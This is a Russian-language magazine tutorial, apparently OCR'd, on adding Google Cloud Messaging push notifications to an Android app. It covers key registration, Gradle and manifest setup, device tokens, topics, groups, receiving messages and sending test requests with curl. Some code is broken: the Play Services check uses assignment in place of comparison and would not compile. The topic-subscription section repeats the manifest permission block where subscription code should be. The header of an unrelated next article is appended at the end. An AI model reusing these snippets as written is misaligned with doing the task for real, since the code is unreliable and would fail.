Здорово, когда у твоего приложения есть возможность постоянно получать апдейты с сервера. Конечно, реализовать периодические сетевые запросы легко, мы с тобой такое не раз делали. Однако, если дюжина приложений будет постоянно стучаться к своим управляющим серверам, батарея телефона или планшета разрядится еще до полудня.

Чтобы программисты не изобретали велосипед, в мобильных устройствах появилась система Push-уведомлений. Это сервис коротких сообщений, которые отправляются централизованно через серверы вендора ОС. Разработчики операционки самостоятельно реализуют периодическую связь устройства с сервером так, чтобы и сообщения приходили вовремя, и ресурсы устройства максимально экономились. Режим энергосбережения, роуминг, оптимальная длина сессии — обо всем этом уже позаботились, создав технологию Push.

Компания Google разработала API под названием Google Cloud Messaging, он доступен как для Android, так и для iOS. Использовать этот сервис можно совершенно бесплатно, то есть даром. Посмотрим, что же это за зверь и чем он хорош!

Google Cloud Messaging работает на всех ОС Android версии 2.2 и выше. Он предоставляет возможность удаленно отправить сообщение в приложение, ранее установленное на мобильное устройство. Полезный объем данных ограничен четырьмя килобайтами, при этом содержание таких сообщений может быть произвольным: от текстового уведомления для пользователя до системных команд приложению. В случае если мобильное устройство не в сети или включен режим энергосбережения, GCM создаст очередь из сообщений и доставит их позднее.

КАК ЭТО РАБОТАЕТ

Во многих устройствах на базе Android есть приложения от Google с различной функциональностью, за правильную работу Push-сообщений отвечает пакет Google Play Services. Если такой пакет установлен, устройство периодически обращается к серверу с запросом о наличии новых Push-сообщений. Частота таких запросов зависит от многих параметров: способа интернет-соединения, состояния батареи и прочего. При этом для экономии трафика у пользователя есть возможность вообще отключить такой сервис.

Push-серверы служат «прослойкой» между устройством-получателем и отправителем сообщения. От разработчика, использующего GCM, требуется составить сообщение, следуя несложному синтаксису, а затем отправить

POST-запрос на сервер Google, который в дальнейшем самостоятельно доставит сообщение на устройство.

Отправленное на устройство Push-сообщение имеет единственного конечного адресата — это приложение с уникальным идентификатором, другие приложения доступа к нему не получат. Для обработки полученных сообщений в приложении нужно реализовать методы, доступные через Google Play Services. Этим сегодня и займемся.




Рис. 1. Схема работы Google Cloud Messaging

РЕГИСТРАЦИЯ

Как ты уже мог догадаться, главное звено в сервисе GCM — это серверы Google. Облако от этой компании осуществляет пропускной контроль и берет на себя все хлопоты по доставке сообщений, поэтому первым шагом будет регистрация в системе.

Для работы с GCM требуется создать несколько ключей доступа, их выдают после регистрации приложения на сайте Google (ссылка есть во врезке). Нужно указать точное название приложения и полное имя проекта. В результате ты получишь два уникальных параметра: Server Key и Sender ID. Важный момент: если проект или название приложение изменятся, ключи придется генерировать заново.

Также на странице регистрации есть большая синяя кнопка Generation configuration files. Она сформирует конфиг-файл `google-services.json`, в котором зашиты все необходимые параметры для работы сервиса, в том числе ключи. Чтобы добавить этот конфиг-файл в проект, просто скопируй его в корень папки app, где лежат исходные коды приложения.

Приложение будет использовать готовые инструменты, реализованные в Google Play Services, поэтому нужно подключить дополнительные модули к проекту. В Android Studio это делается путем правки файлов Gradle: в конфиг проекта подгружаем класс Google Services, а в конфиге приложения — плагины GCM и Google Play.

```
classpath 'com.google.gms:google-services:2.0.0-alpha6'
apply plugin: 'com.google.gms.google-services'
compile "com.google.android.gms:play-services-gcm:8.3.0"
```

МАНИФЕСТ-ФАЙЛ

Теперь идем править манифест проекта. Чтобы сэкономить батарею, Android старается побыстрее отправлять устройство в сон, снижая расход батареи и уменьшая частоту процессора. Это может помешать передаче и приему данных, поэтому у приложения должна быть возможность воспрепятствовать такому маневру.

```
<uses-permission android:name="android.permission.WAKE_LOCK" />
```

Чтобы стать получателем Push-сообщений, нужно добавить разрешение под названием C2D_MESSAGE, при этом в параметре name должно быть полное имя пакета.

```
<permission
android:name="com.pahomov.gcmproject.permission.C2D_MESSAGE"
android:protectionLevel="signature" />
<uses-permission
android:name="com.pahomov.gcmproject.permission.C2D_MESSAGE" />
```

В нашем приложении будут модули из Google Play Service, об этом нужно тоже написать в манифесте. Сервис GcmReceiver отвечает за прием сообщений от сервера, а также в случае необходимости помогает устройству не уйти в режим экономии энергии:

```
<receiver android:name="com.google.android.gms.gcm.GcmReceiver"
android:exported="true" ...></receiver>
```

Обрати внимание, что еще совсем недавно (до октября прошлого года) Push-уведомления можно было отправить сервисом Cloud to Device Messaging, подключая соответствующее разрешение `c2dm.permission.RECEIVE`, теперь он окончательно закрыт.

ПРОВЕРКИ

Как показывает практика использования различных API от Google, генерация ключей и устранение зависимостей — самые трудоемкие задачи. Реализация же логики API в проекте довольно проста: нужно только создать несколько объектов и переопределить их классы, отвечающие за получение и отправку данных. На устройстве может не быть приложений от Google, в этом случае придется отказаться от Push-сообщений. Проверка на наличие API выполняется следующим образом.

```
private boolean checkPlayServices() {
  GoogleApiAvailability apiAvailability =
  GoogleApiAvailability.getInstance();
  int resultCode =
  apiAvailability.isGooglePlayServicesAvailable(this);
  if (resultCode = ConnectionResult.SUCCESS) {return true;}
}
```

ТОКЕН

Ввести приложение в элитный клуб получателей Push-сообщений поможет один из методов Google API. Вызвать его будет удобно, воспользовавшись классом IntentService. Так же как и его родительский класс Service, он позволяет выполнять в фоне различные ресурсоемкие задачи, например сетевые вызовы. Главное преимущество IntentService в том, что после выполнения всех задач он будет самостоятельно остановлен системой, тогда как обычный Service продолжит висеть в фоне, ожидая команды `stopSelf()` или `stopService()`. Класс регистрации в GCM назовем RegistrationIntentService.

```
public class RegistrationIntentService extends IntentService {
  ...
}
```

Собственно, разработчики Google все подготовили для нас, осталось только нажать большую красную кнопку и наслаждаться результатом. В GCM API есть класс InstanceID, способный самостоятельно сформировать сетевой пакет с регистрационными данными и отправить его на сервер. От разработчика требуется только указать уникальный идентификатор пакета (Sender ID, еще он иногда называется Project number). А если файл `google-services.json` был скопирован правильно, то переменная `gcm_defaultSenderId` сама появится в Android Studio.

```
protected void onHandleIntent(Intent intent) {
  InstanceID instanceID = InstanceID.getInstance(this);
  String token =
  instanceID.getToken(getString(R.string.gcm_defaultSenderId),
  GoogleCloudMessaging.INSTANCE_ID_SCOPE, null);
  ...
}
```

Метод getToken возвращает еще один уникальный параметр — идентификатор устройства, на котором установлено приложение с включенным сервисом GCM. Этот токен пригодится чуть позже для отправки сообщений, поэтому его нужно как-то передать из приложения на сервер разработчика. В этот раз Google, к сожалению, не поможет, сетевую функциональность нужно реализовать самому. Но не так давно в статье о библиотеках я писал про Retrofit, тут она будет как раз к месту.

Компания Google рекомендует периодически обновлять токен, чтобы избежать его компрометации и использования злоумышленниками. Чтобы инициировать из приложения перевыпуск ключа, достаточно просто еще раз вызвать метод getToken. Еще можно с сервера отправить команду на обновления токена, за обработку такой команды в приложении отвечает класс InstanceIDListenerService. Наличие в приложении такого сервиса обязательно, без него GCM не заработает.

```
public class MyInstanceIDListenerService extends
InstanceIDListenerService {
  ...
}
```

В этом классе существует единственный метод onTokenRefresh, он будет вызван системой в тот момент, когда приложение получит команду на обновление. Основная задача этого метода — запустить IntentService, содержащий InstanceID.

```
public void onTokenRefresh() {
  Intent intent = new Intent(this,
  RegistrationIntentService.class);
  startService(intent);
}
```

СООБЩЕНИЯ

Разберем теперь особенности формирования сообщения. В GCM есть возможность отправлять сообщения как с сервера, так и с мобильного устройства на другие устройства с таким же приложением. При этом логика построения запросов сохраняется, разница будет только в полях адреса и отправителя.

Push-сообщения имеют организованную структуру с обязательными полями, необходимыми для авторизации отправителя и получателей. Для удобства разработчиков сообщения могут быть в формате JSON или XML, сегодня мы будем использовать JSON как более прогрессивный.

ОТ СЕРВЕРА

Концепция GCM предполагает, что разработчик обладает веб-сервером, с которого будет идти рассылка сообщений. Для отправки сообщения с сервера на мобильное устройство (downstream message) нужно отправить запрос вот такого формата:

```
https://gcm-http.googleapis.com/gcm/send
Content-Type:application/json
Authorization:key=Sever_key
{
  "data": {"message": "hello world", "extra": "more info"},
  "to": "app_token"
}
```

Формат общения не так сложен: на сервер Google методом POST отправляется HTTP-запрос, в теле которого содержится JSON-сообщение. Отправитель идентифицируется с помощью ключа Server key, который был выдан при регистрации, а получателем сообщения будет одно конкретное устройство, обладающее токеном, полученным из InstanceID.

ТОПИКИ

Вполне вероятна ситуация, когда требуется отправить одинаковое сообщение сразу группе устройств. Для этого не нужно закидывать Google одинаковыми запросами, достаточно поменять адресата. В GCM есть возможность организовать своего рода подписку на топики новостей: чтобы создать рассылку всем подписчикам, достаточно в поле получателя указать что-то вроде `«to» : «/topics/xakep»`. В этом примере сообщение получат все устройства, которые подписаны на топик хакер. Отмечу, что параметр `«/topics/»` является обязательным и неизменным.

ГРУППЫ

Подписка на топики делается только внутри приложения, что не всегда удобно. Есть возможность со стороны сервера объединить несколько устройств в группу и рассылать им сообщения. Вот как будет создана группа pahomovGroup.

```
https://android.googleapis.com/gcm/notification
Content-Type:application/json
Authorization:key=Sender_key
project_id:Sender_id
{
  "operation": "create",
  "notification_key_name": "pahomovGroup",
  "registration_ids": ["app1_token", "app2_token"]
}
```

Принцип тот же — нужно указать регистрационные данные, а затем название группы и токены входящих в группу устройств, пустую группу создать нельзя.

ОТ КЛИЕНТА

Приложение с реализованным GCM может посылать сообщения другим устройствам, на которых установлено приложение с такими же идентификаторами (upstream message). Для такой задачи есть класс с неожиданным именем GoogleCloudMessaging:

```
GoogleCloudMessaging gcm =
GoogleCloudMessaging.getInstance(context);
```

Отправить сообщение возможно какому-то конкретному приложению или на сервер с поднятым сервисом XMPP, разослать послание группе или подписчикам топика, к сожалению, нельзя.

Данные для сообщения задаются через класс Bundle путем генерации связки ключ — значение. Чтобы сформировать пакет и отправить запрос, достаточно вызвать метод send с указанием токена получателя, уникального ID сообщения (случайное число) и полезной нагрузки:

```
Bundle data = new Bundle();
data.putString("Message", "hello");
gcm.send(to, id, data);
```

ПОЛУЧЕНИЕ СООБЩЕНИЙ

Получать сообщения довольно просто — в Google API, который мы уже подключили, доступен класс GcmListenerService. Его нужно явно объявить в проекте и переопределить единственный метод. Когда на устройство поступит новое сообщение, в приложении будет вызван метод onMessageReceived. В аргументах будут все необходимые данные: имя отправителя и тело POST-запроса, обернутое в объект класса Bundle. Так как в JSON информация хранится по принципу ключ — значение, получить данные из поля extra возможно вот таким способом:




Рис. 2. Пример уведомления

```
public class MyGcmListenerService extends GcmListenerService {
  public void onMessageReceived(String from, Bundle data) {
    String messageExtra = data.getString("extra");
    ...
  }
}
```

Уведомления для пользователя выводятся с помощью классов NotificationManager и NotificationCompat.Builder. Сначала задается структура сообщения: его заголовок, основной текст и иконка, которая будет видна в панели уведомлений:

```
NotificationCompat.Builder notificationBuilder = new
NotificationCompat.Builder(this)
  .setSmallIcon(R.mipmap.ic_launcher)
  .setContentTitle("New message")
  .setContentText(message)
```

Затем нужно подключиться к сервису в Android, который отвечает за все уведомления в системе:

```
NotificationManager notificationManager = (NotificationManager)
getSystemService(Context.NOTIFICATION_SERVICE);
```

Вывод сообщения осуществляет метод notify, при этом сообщению нужно придумать уникальный внутри приложения идентификатор.

```
notificationManager.notify(0, notificationBuilder.build());
```

ПОДПИСЫВАЕМСЯ НА ТОПИКИ

Теперь реализуем подписку на топики, о которых мы говорили ранее. Чтобы подписаться на набор топиков, достаточно в цикле вызвать метод subscribe из класса GcmPubSub.

```
<permission
android:name="com.pahomov.gcmproject.permission.C2D_MESSAGE"
android:protectionLevel="signature" />
<uses-permission
android:name="com.pahomov.gcmproject.permission.C2D_MESSAGE" />
```

Теперь, если устройство получит сообщение, которое адресовано подписчикам таких топиков, будет вызван метод onMessageReceived.

ГЕНЕРАЦИЯ СООБЩЕНИЙ

Сформировать POST-запрос по указанным требованиям можно разными способами. Если под рукой есть Linux-машина с консолью, то рекомендую тебе утилиту cURL, она позволяет отправлять и принимать сетевые запросы самых разных форматов. К примеру, вот так будет выглядеть сообщение от сервера с указанием токена:

```
curl -s "https://android.googleapis.com/gcm/send" ↵
    -H "Authorization: key=Server_key" ↵
    -H "Content-Type: application/json" ↵
    -d '{"to": "app_token", "from":"xakep", "data":{"message": ↵
        "hello", "extra": "world"}}'
```

TROUBLESHOOTING

При использовании GCM больше всего вопросов возникает на этапе подготовки. Использование самых свежих библиотек требует актуальной версии сборщика: модули Google Play Services, которые мы подключали в этой статье, будут работать с Gradle версией не ниже 2.10. Для этого в Android Studio выбрать параметр Use default Gradle wrapper и подправить distributionUrl в файле `gradle-wrapper.properties`.




Рис. 3. Настройка Gradle в Android Studio

В случае если приложение не проходит регистрацию в системе, от Google приходит одна-единственная ошибка `service_not_available`. В первую очередь нужно посмотреть, корректно ли при регистрации на сайте были заданы имя приложения и название пакета. У меня такая ошибка возникала из-за нестабильного интернет-соединения, на Stack Overflow советуют проверить настройки даты и времени, а также разрешения в манифест-файле.



WWW

[Страница регистрации приложения]

[Статья «Шесть лучших библиотек Android-разработчика»]

[Инструкция от Google. Как всегда, на английском]

ЗАКЛЮЧЕНИЕ

Push-уведомления — невероятно удобная вещь, которая используется практически в каждом приложении. Такими сообщениями принято напоминать о различных акциях, скидках и новостях, что побуждает пользователя чаще открывать приложение. Как ты смог убедиться, компания Google создала очень удобный API, работать с которым — одно удовольствие. Для лучшего понимания материала скачай с нашего сайта подробные исходники приложения, а также примеры запросов с помощью cURL. Если останутся вопросы — обязательно пиши мне на почту. Удачи!




ТВОЙ ПЕРВЫЙ ИНТЕРНЕТ ВЕЩЕЙ

Дмитрий Коржавин
dmitriycor@hotmail.com

УЧИМСЯ ДЕЛАТЬ СВОЙ IOT НА ANDROID И ХАРДКОРНОМ ЖЕЛЕЗЕ

